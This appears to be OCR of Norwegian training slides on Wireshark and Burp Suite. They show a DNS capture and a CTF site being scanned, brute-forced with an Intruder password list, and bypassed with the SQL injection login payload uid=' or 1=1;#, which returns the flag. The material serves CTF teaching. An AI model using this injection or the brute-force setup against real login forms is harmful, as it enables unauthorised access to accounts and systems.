
Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education.


briller_src_dst.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns
No. Time Source Destination Protocol Length Info
6 0.353657 172.16.42.211 172.16.42.1 DNS 74 Standard query 0x357c A www.google.com
7 0.355141 172.16.42.211 172.16.42.1 DNS 89 Standard query 0x164d A connectivitycheck.gstatic.com
8 0.393305 172.16.42.1 172.16.42.211 DNS 90 Standard query response 0x357c A www.google.com A 142.250.74.4
9 0.393787 172.16.42.1 172.16.42.211 DNS 105 Standard query response 0x164d A connectivitycheck.gstatic.com A 142.250.74.35
10 0.424533 172.16.42.211 172.16.42.1 DNS 82 Standard query 0xa814 A 2.android.pool.ntp.org
12 0.445827 172.16.42.1 172.16.42.211 DNS 146
15 0.460347 172.16.42.211 172.16.42.1 DNS 78
17 0.469019 172.16.42.211 172.16.42.1 DNS 75
23 0.486667 172.16.42.1 172.16.42.211 DNS 182
24 0.495758 172.16.42.1 172.16.42.211 DNS 209
36 0.552615 172.16.42.211 172.16.42.1 DNS 78
92 1.135134 172.16.42.211 172.16.42.1 DNS 97
96 1.402881 172.16.42.1 172.16.42.211 DNS 126
112 2.115038 172.16.42.1 172.16.42.211 DNS 145
128 2.712892 172.16.42.211 172.16.42.1 DNS 78
129 2.771910 172.16.42.1 172.16.42.211 DNS 205
138 3.768949 172.16.42.211 172.16.42.1 DNS 97
139 3.850819 172.16.42.1 172.16.42.211 DNS 166
260 19.492063 172.16.42.211 172.16.42.1 DNS 73
261 19.513771 172.16.42.1 172.16.42.211 DNS 112
304 24.013187 172.16.42.211 172.16.42.1 DNS 96
305 24.115053 172.16.42.1 172.16.42.211 DNS 150
2311… 306.387594 172.16.42.211 172.16.42.1 DNS 78
2311… 306.423670 172.16.42.1 172.16.42.211 DNS 126
2493… 630.770944 172.16.42.211 172.16.42.1 DNS 97
2493… 630.948302 172.16.42.1 172.16.42.211 DNS 166
2494… 683.941818 172.16.42.211 172.16.42.1 DNS 78
2494… 684.027377 172.16.42.1 172.16.42.211 DNS 126
2494… 809.402801 172.16.42.211 172.16.42.1 DNS 77
2494… 810.279055 172.16.42.1 172.16.42.211 DNS 93
Frame 6: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
Ethernet II, Src: Shanghai_44:4c:87 (30:95:e3:44:4c:87), Dst: OrientPo_a6:b3:63 (00:13:37:a6:b3:63)
Internet Protocol Version 4, Src: 172.16.42.211, Dst: 172.16.42.1
User Datagram Protocol, Src Port: 37232, Dst Port: 53
Domain Name System (query)
Transaction ID: 0x357c
Flags: 0x0100 Standard query
Questions: 1
Answer RRs: 0
Authority RRs: 0
Additional RRs: 0
Queries
[Response In: 8]
0000 00 13 37 a6 b3 63 30 95 e3 44 4c 87 08 00 45 00
0010 00 3c 46 3f 40 00 40 11 47 7d ac 10 2a d3 ac 10
0020 2a 01 91 70 00 35 00 28 fc df 35 7c 01 00 00 01
0030 00 00 00 00 00 00 03 77 77 77 06 67 6f 6f 67 6c
0040 65 03 63 6f 6d 00 00 01 00 01
Domain Name System: Protocol
Packets: 249546 · Displayed: 30 (0.0%)
Profile: Default

Burp Suite

Burp Suite er et verktøy for penetrasjonstesting av webapplikasjoner. Suiten består av forskjellige verktøy som en proxy-server (Burp Proxy), indekseringsrobot (Burp Spider), et innbruddsverktøy (Burp Intruder), en sårbarhetsskanner (Burp Scanner) og en HTTP-repeater (Burp Repeater)).


Burp Project Intruder Repeater Window Help
Burp Suite Professional v2022.2.3 - Temporary Project - licensed to Baerum kommune It Tjenesteleveranse [single user license]
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Tasks
New scan
New live task
Filter Running Paused Finished Live task Scan Intruder attack
Search...
1. Live passive crawl from Proxy (all traffic)
Add links. Add item itself, same domain and URLs in suite scope.
71 items added to site map
64 responses processed
0 responses queued
Capturing:
2. Live audit from Proxy (all traffic)
Audit checks - passive
Issues: 1 25 36
0 requests (0 errors)
Capturing:
View details
3. Intruder attack of https://ctf.kins.no:8008
Sniper attack, simple list.
1 payload position
188 requests (0 errors)
Paused
View details
Issue activity
Filter High Medium Low Info Certain Firm Tentative
Search...
Task Time Action Issue type Host
62 2 14:04:39 22 Aug 2022 Issue found Cacheable HTTPS response https://incoming.telemet... /submit/t
61 2 14:03:59 22 Aug 2022 Issue found Strict transport security not enforced https://ctf.kins.no:8008 /backgro
60 2 14:03:59 22 Aug 2022 Issue found Strict transport security not enforced https://ctf.kins.no:8008 /favicon.i
59 2 14:03:59 22 Aug 2022 Issue found Strict transport security not enforced https://ctf.kins.no:8008 /style.css
58 2 14:03:58 22 Aug 2022 Issue found Cacheable HTTPS response https://ctf.kins.no:8008 /
57 2 14:03:58 22 Aug 2022 Issue found Frameable response (potential Clickjacking) https://ctf.kins.no:8008 /
56 2 14:03:58 22 Aug 2022 Issue found Strict transport security not enforced https://ctf.kins.no:8008 /
55 2 14:03:51 22 Aug 2022 Issue found Cacheable HTTPS response https://ctf.kins.no /themes/
54 2 14:03:51 22 Aug 2022 Issue found Cacheable HTTPS response https://ctf.kins.no /themes/
53 2 14:03:51 22 Aug 2022 Issue found Frameable response (potential Clickjacking) https://ctf.kins.no /events
52 2 14:03:51 22 Aug 2022 Issue found Source code disclosure https://ctf.kins.no /themes/
51 2 14:03:50 22 Aug 2022 Issue found Cacheable HTTPS response https://incoming.telemet... /submit/a
50 2 14:03:50 22 Aug 2022 Issue found Cacheable HTTPS response https://ctf.kins.no /
49 2 14:03:50 22 Aug 2022 Issue found TLS cookie without secure flag set https://ctf.kins.no /
48 2 14:03:49 22 Aug 2022 Issue found Content type incorrectly stated https://download-installe... /pub/firef
47 2 14:03:49 22 Aug 2022 Issue found Cookie scoped to parent domain https://www.google.com /complete
46 2 14:03:49 22 Aug 2022 Issue found Content type incorrectly stated https://tracking-protecti... /
45 2 14:03:49 22 Aug 2022 Issue found Cacheable HTTPS response https://download-installe... /pub/firef
44 2 14:03:49 22 Aug 2022 Issue found Cacheable HTTPS response https://tracking-protecti... /
43 2 14:03:49 22 Aug 2022 Issue found Cookie without HttpOnly flag set https://www.google.com /complete
42 2 14:03:49 22 Aug 2022 Issue found Strict transport security not enforced https://tracking-protecti... /base-cry
Event log
Filter Critical Error Info Debug
Search...
Time Type Source Message
14:03:48 22 Aug 2022 Info Proxy www.google.com is using HTTP/2
14:03:41 22 Aug 2022 Info Proxy download-installer.cdn.mozilla.net is using HTTP/2
14:03:39 22 Aug 2022 Info Proxy content-signature-2.cdn.mozilla.net is using HTTP/2
14:03:39 22 Aug 2022 Info Proxy incoming.telemetry.mozilla.org is using HTTP/2
14:03:39 22 Aug 2022 Info Proxy safebrowsing.googleapis.com is using HTTP/2
14:03:39 22 Aug 2022 Info Proxy aus5.mozilla.org is using HTTP/2
14:03:39 22 Aug 2022 Info Proxy contile.services.mozilla.com is using HTTP/2
14:03:29 22 Aug 2022 Info Proxy Proxy service started on 127.0.0.1:8080
Advisory Request Response
TLS cookie without secure flag set
Issue: TLS cookie without secure flag set
Severity: Medium
Confidence: Firm
Host: https://ctf.kins.no
Path: /
Issue detail
The following cookie was issued by the application and does not have the secure flag set:
• session
The cookie appears to contain a session token, which may increase the risk associated with this issue. You should review the contents of the cookie to determine its function.
Issue background
If the secure flag is set on a cookie, then browsers will not submit the cookie in any requests that use an unencrypted HTTP connection, thereby preventing the cookie from being trivially intercepted by an attacker monitoring network traffic. If the secure flag is not set, then the cookie will be transmitted in clear-text if the user visits any HTTP URLs within the cookie's scope. An attacker may be able to induce this event by feeding a user suitable links, either directly or via another web site. Even if the domain that issued the cookie does not host any content that is accessed over HTTP, an attacker may be able to use links of the form http://example.com:443/ to perform the same attack.
Memory: 325.2MB
Disk: 384.0MB
19°C Sol
14:07
22.08.2022


Burp Project Intruder Repeater Window Help
Burp Suite Professional v2022.2.3 - Temporary Project - licensed to Baerum kommune It Tjenesteleveranse [single user license]
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited Status Length MIME type Extension Title Comment TLS IP Cookies Time Listener port
78 https://ctf.kins.no GET / 200 4524 HTML KiNS CTF 2022 ✓ 172.104.157.194 14:13:13 22 A... 8080
82 https://ctf.kins.no GET /themes/core/static/js/vendor.bundle.... ✓ 200 1429199 script js ✓ 172.104.157.194 14:13:13 22 A... 8080
83 https://ctf.kins.no GET /themes/core/static/js/core.min.js?d=3... ✓ 200 552 script js ✓ 172.104.157.194 14:13:13 22 A... 8080
84 https://ctf.kins.no GET /themes/core/static/js/pages/main.min... ✓ 200 52176 script js ✓ 172.104.157.194 14:13:13 22 A... 8080
85 https://ctf.kins.no GET /themes/core/static/js/helpers.min.js?d... ✓ 200 5957 script js ✓ 172.104.157.194 14:13:13 22 A... 8080
87 https://ctf.kins.no GET /events 403 4153 HTML KiNS CTF 2022 ✓ 172.104.157.194 14:13:14 22 A... 8080
88 https://ctf.kins.no GET /users 200 8047 HTML KiNS CTF 2022 ✓ 172.104.157.194 14:13:18 22 A... 8080
91 https://ctf.kins.no GET /events 403 4153 HTML KiNS CTF 2022 ✓ 172.104.157.194 14:13:19 22 A... 8080
92 https://ctf.kins.no GET /teams 200 7145 HTML KiNS CTF 2022 ✓ 172.104.157.194 14:13:24 22 A... 8080
96 https://ctf.kins.no GET /themes/core/static/js/vendor.bundle.... ✓ 200 1429199 script js ✓ 172.104.157.194 14:13:25 22 A... 8080
97 https://ctf.kins.no GET /themes/core/static/js/core.min.js?d=6... ✓ 200 552 script js ✓ 172.104.157.194 14:13:25 22 A... 8080
98 https://ctf.kins.no GET /themes/core/static/js/helpers.min.js?d... ✓ 200 5957 script js ✓ 172.104.157.194 14:13:25 22 A... 8080
99 https://ctf.kins.no GET /themes/core/static/js/pages/main.min... ✓ 200 52176 script js ✓ 172.104.157.194 14:13:25 22 A... 8080
101 https://ctf.kins.no GET /events 403 4153 HTML KiNS CTF 2022 ✓ 172.104.157.194 14:13:25 22 A... 8080
102 https://ctf.kins.no GET /scoreboard 200 5270 HTML KiNS CTF 2022 ✓ 172.104.157.194 14:13:26 22 A... 8080
103 https://ctf.kins.no GET /themes/core/static/js/pages/scorebo... ✓ 200 54635 script js ✓ 172.104.157.194 14:13:27 22 A... 8080
104 https://ctf.kins.no GET /themes/core/static/js/echarts.bundle.... ✓ 200 491806 script js ✓ 172.104.157.194 14:13:27 22 A... 8080
105 https://ctf.kins.no GET /events 403 4153 HTML KiNS CTF 2022 ✓ 172.104.157.194 14:13:27 22 A... 8080
106 https://ctf.kins.no GET /api/v1/scoreboard/top/10 200 1556 JSON ✓ 172.104.157.194 14:13:27 22 A... 8080
107 https://ctf.kins.no GET /challenges 302 700 HTML Redirecting... ✓ 172.104.157.194 14:13:35 22 A... 8080
108 https://ctf.kins.no GET /login?next=%2Fchallenges%3F ✓ 200 5107 HTML KiNS CTF 2022 ✓ 172.104.157.194 14:13:35 22 A... 8080
112 https://ctf.kins.no GET /themes/core/static/js/core.min.js?d=3... ✓ 200 552 script js ✓ 172.104.157.194 14:13:35 22 A... 8080
113 https://ctf.kins.no GET /themes/core/static/js/helpers.min.js?d... ✓ 200 5957 script js ✓ 172.104.157.194 14:13:35 22 A... 8080
114 https://ctf.kins.no GET /themes/core/static/js/pages/main.min... ✓ 200 52176 script js ✓ 172.104.157.194 14:13:35 22 A... 8080
Request
Pretty Raw Hex \n
1 GET / HTTP/1.1
2 Host: ctf.kins.no
3 Cookie: session=48c89fd2-ceb2-425b-bc43-f4662663993f.UkKcrgbQHJPnYl6ESOOIJGVe52U
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: cross-site
12 Te: trailers
13 Connection: close
14
15
Search... 0 matches
Response
Pretty Raw Hex Render \n
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Mon, 22 Aug 2022 12:13:13 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: close
6 Strict-Transport-Security: max-age=315360000; includeSubDomains
7 X-Frame-Options: SAMEORIGIN
8 X-XSS-Protecion: 1; mode=block
9 X-Content-Type-Options: nosniff
10 Referrer-Policy: strict-origin-when-cross-origin
11 Content-Length: 4147
12
13 <!DOCTYPE html>
14 <html>
15 <head>
16 <title>
KiNS CTF 2022
</title>
17 <meta charset="utf-8">
18 <meta name="viewport" content="width=device-width, initial-scale=1.0">
19 <link rel="shortcut icon" href="/themes/core/static/img/favicon.ico?d=3b87b309" type="
image/x-icon">
20 <link rel="stylesheet" href="/themes/core/static/css/fonts.min.css?d=3b87b309">
21 <link rel="stylesheet" href="/themes/core/static/css/main.min.css?d=3b87b309">
22 <link rel="stylesheet" href="/themes/core/static/css/core.min.css?d=3b87b309">
Search... 0 matches
Inspector
Request Attributes 2
Request Cookies 1
Request Headers 12
Response Headers 10
19°C Sol
14:13
22.08.2022

Burp Project Intruder Repeater Window Help

Burp Suite Professional v2022.2.3 - Temporary Project - licensed to Baerum kommune It Tjenesteleveranse [single user license]

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 × 2 × ...

Positions Payloads Resource Pool Options

Payload Sets

Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 3,424

Payload type: Simple list Request count: 3,424

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load ...
Remove
Clear
Deduplicate

!@#$%
!@#$%^
!@#$%^&
!@#$%^&*
!root
$SRV
$secure$

Add — Enter a new item

Add from list ...

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Edit Remove Up Down

Enabled	Rule

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission

URL-encode these characters: ^=<>?+&*;:"{}|^`#

Attack Save Columns — 3. Intruder attack of https://ctf.kins.no:8008 - Temporary attack - Not saved to project file

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			770	
1	!@#$%	200			770	
2	!@#$%^	200			770	
3	!@#$%^&	200			770	
4	!@#$%^&*	200			770	
5	!root	200			770	
6	$SRV	200			770	
7	$secure$	200			770	
8	*3noguru	200			770	
9	@#$%^&	200			770	
10	A.M.I	200			770	
11	ABC123	200			770	
12	ACCESS	200			770	

Request Response

Pretty Raw Hex \n

```
1 POST / HTTP/1.1
2 Host: ctf.kins.no:8008
3 Cookie: session=48c89fd2-ceb2-425b-bc43-f46626639931.UkKcrgbQHJPnY16ES0OIJGVeS2U
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 41
10 Origin: https://ctf.kins.no:8008
11 Referer: https://ctf.kins.no:8008/
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
```

Search... 0 matches

Paused

19°C Sol 14:07 22.08.2022

Burp Project Intruder Repeater Window Help

Burp Suite Professional v2022.2.3 - Temporary Project - licensed to Baerum kommune It Tjenesteleveranse [single user license]

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 × ...

Send Cancel

Target: https://ctf.kins.no:8008 HTTP/1

Request

Pretty Raw Hex \n

```
1  POST / HTTP/1.1
2  Host: ctf.kins.no:8008
3  Cookie: session=48c89fd2-ceb2-425b-bc43-f4662663993f.UkKcrgbQHJPnYl6ES0OIJGVe52U
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 41
10 Origin: https://ctf.kins.no:8008
11 Referer: https://ctf.kins.no:8008/
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18 Connection: close
19
20 uid=' or 1=1;#&pwd=123456&submit=Logg+inn
```

Search... 0 matches

Response

Pretty Raw Hex Render \n

```
1  HTTP/1.1 200 OK
2  Server: nginx/1.18.0 (Ubuntu)
3  Date: Mon, 22 Aug 2022 12:08:21 GMT
4  Content-Type: text/html; charset=UTF-8
5  Content-Length: 117
6  Connection: close
7  X-Powered-By: PHP/8.0.21
8  Vary: Accept-Encoding
9
10 <html>
11
12   <body>
13     <p>
         Det var ikke s&aring; vanskelig, her er flagget: FLAG{sql_injection_101}
       </p>
14   </body>
15
16 </html>
17
18
```

Search... 0 matches

Inspector

Selection 41

Selected text

```
uid=' or 1=1;#&pwd=123456&submit=Logg+
inn
```

Decoded from: URL encoding

```
uid=' or 1=1;#&pwd=123456&submit=Logg
inn
```

Cancel Apply changes

Request Attributes 2

Request Query Parameters 0

Request Body Parameters 3

Request Cookies 1

Request Headers 17

Response Headers 7

Done

333 bytes | 122 millis

19°C Sol 14:09 22.08.2022

Burp Project Intruder Repeater Window Help

Burp Suite Professional v2022.2.3 - Temporary Project - licensed to Baerum kommune It Tjenesteleveranse [single user license]

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Comparer

This function lets you do a word- or byte-level comparison between different data. You can load, paste, or send data here from other tools and then select the comparison you want to perform.

Select item 1:

#	Length	Data
1	717	POST / HTTP/1.1Host: ctf.kins.no:8008Cookie: session=48c89fd2-ceb2-425b-bc43-f4662663993f.UkKcrgbQHJPnYl6ES0OIJGVe52UUser-Ag...
2	723	POST / HTTP/1.1Host: ctf.kins.no:8008Cookie: session=48c89fd2-ceb2-425b-bc43-f4662663993f.UkKcrgbQHJPnYl6ES0OIJGVe52UUser-Ag...

Paste
Load
Remove
Clear

Select item 2:

#	Length	Data
1	717	POST / HTTP/1.1Host: ctf.kins.no:8008Cookie: session=48c89fd2-ceb2-425b-bc43-f4662663993f.UkKcrgbQHJPnYl6ES0OIJGVe52UUser-Ag...
2	723	POST / HTTP/1.1Host: ctf.kins.no:8008Cookie: session=48c89fd2-ceb2-425b-bc43-f4662663993f.UkKcrgbQHJPnYl6ES0OIJGVe52UUser-Ag...

Compare ...
Words
Bytes

Word compare of #1 and #2 (3 differences)

Length: 717 — Text / Hex

```
POST / HTTP/1.1
Host: ctf.kins.no:8008
Cookie: session=48c89fd2-ceb2-425b-bc43-f4662663993f.UkKcrgbQHJPnYl6ES0OIJGVe52U
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: https://ctf.kins.no:8008
Referer: https://ctf.kins.no:8008/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

uid=test&pwd=123456&submit=Logg+inn
```

